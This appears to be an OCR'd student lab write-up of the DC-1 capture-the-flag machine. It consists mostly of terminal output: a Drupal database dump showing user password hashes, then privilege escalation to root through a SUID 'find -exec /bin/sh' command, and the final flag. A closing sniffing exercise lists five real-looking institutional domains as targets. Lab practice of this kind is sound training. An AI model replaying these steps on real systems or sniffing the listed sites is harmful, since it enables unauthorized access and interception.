
```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-------------------------------+
| Tables_in_drupaldb            |
+-------------------------------+
| actions                       |
| authmap                       |
| batch                         |
| block                         |
| block_custom                  |
| block_node_type               |
| block_role                    |
| blocked_ips                   |
```

```
| block                    |
| block_custom             |
| block_node_type          |
| block_role               |
| blocked_ips              |
| cache                    |
| cache_block              |
| cache_bootstrap          |
| cache_field              |
| cache_filter             |
| cache_form               |
| cache_image              |
| cache_menu               |
| cache_page               |
| cache_path               |
| cache_update             |
| cache_views              |
| cache_views_data         |
| comment                  |
| ctools_css_cache         |
| ctools_object_cache      |
| date_format_locale       |
| date_format_type         |
| date_formats             |
| field_config             |
| field_config_instance    |
| field_data_body          |
| field_data_comment_body  |
| field_data_field_image   |
| field_data_field_tags    |
| field_revision_body      |
```

```
| image_effects            |
| image_styles             |
| menu_custom              |
| menu_links               |
| menu_router              |
| node                     |
| node_access              |
| node_comment_statistics  |
| node_revision            |
| node_type                |
| queue                    |
| rdf_mapping              |
| registry                 |
| registry_file            |
| role                     |
| role_permission          |
| search_dataset           |
| search_index             |
| search_node_links        |
| search_total             |
| semaphore                |
| sequences                |
| sessions                 |
| shortcut_set             |
| shortcut_set_users       |
| system                   |
| taxonomy_index           |
| taxonomy_term_data       |
| taxonomy_term_hierarchy  |
| taxonomy_vocabulary      |
| url_alias                |
```

```
| views_display                 |
| views_view                    |
| watchdog                      |
+-------------------------------+
80 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+-----+---------+-----------------------------------------------------------+---------------------+--
-----+-----------+-----------+-----------------+------------+------------+--------+----------
----------+---------+--------+---------------------+------+
| uid | name    | pass                                                      | mail                | t
heme | signature | signature_format | created    | access     | login      | status | timezone
          | language | picture | init                | data |
+-----+---------+-----------------------------------------------------------+---------------------+--
-----+-----------+-----------+-----------------+------------+------------+--------+----------
----------+---------+--------+---------------------+------+
|   0 |         |                                                           |                     |
     |           | NULL            |          0 |          0 |          0 |      0 | NULL
          |          |       0 |                     | NULL |
|   1 | admin   | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |
     |           | NULL            | 1550581826 | 1550583852 | 1550582362 |      1 | Australia
/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred    | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |
     |           | filtered_html   | 1550581952 | 1550582225 | 1550582225 |      1 | Australia
/Melbourne |          |       0 | fred@example.org  | b:0; |
+-----+---------+-----------------------------------------------------------+---------------------+--
-----+-----------+-----------+-----------------+------------+------------+--------+----------
----------+---------+--------+---------------------+------+
3 rows in set (0.00 sec)
```

Cd /root command is performed to know what is accessible in root:



```
3 rows in set (0.00 sec)

mysql> exit
exit
Bye
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 3: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 5: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd /home
cd /home
$ ls
ls
flag4
$ cd flag4
cd flag4
$ ls
ls
flag4.txt
```

```
$ cd /home
cd /home
$ ls
ls
flag4
$ cd /
cd /
$ ls
ls
bin   home            lib64       opt   sbin     tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  selinux  usr
dev   initrd.img.old  media       root  srv      var
etc   lib             mnt         run   sys      vmlinuz
$ cd tmp
cd tmp
$ ls
ls
$ touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
```

→cat thefinalflag.txt

```
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

Sniffing:

→Identify any 5 websites that have vulnerable protocols to sniff:

Sniffing on HTTP:

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

Sniffing on Telnet:

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

Sniffing on SMTP:

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on POP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on FTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in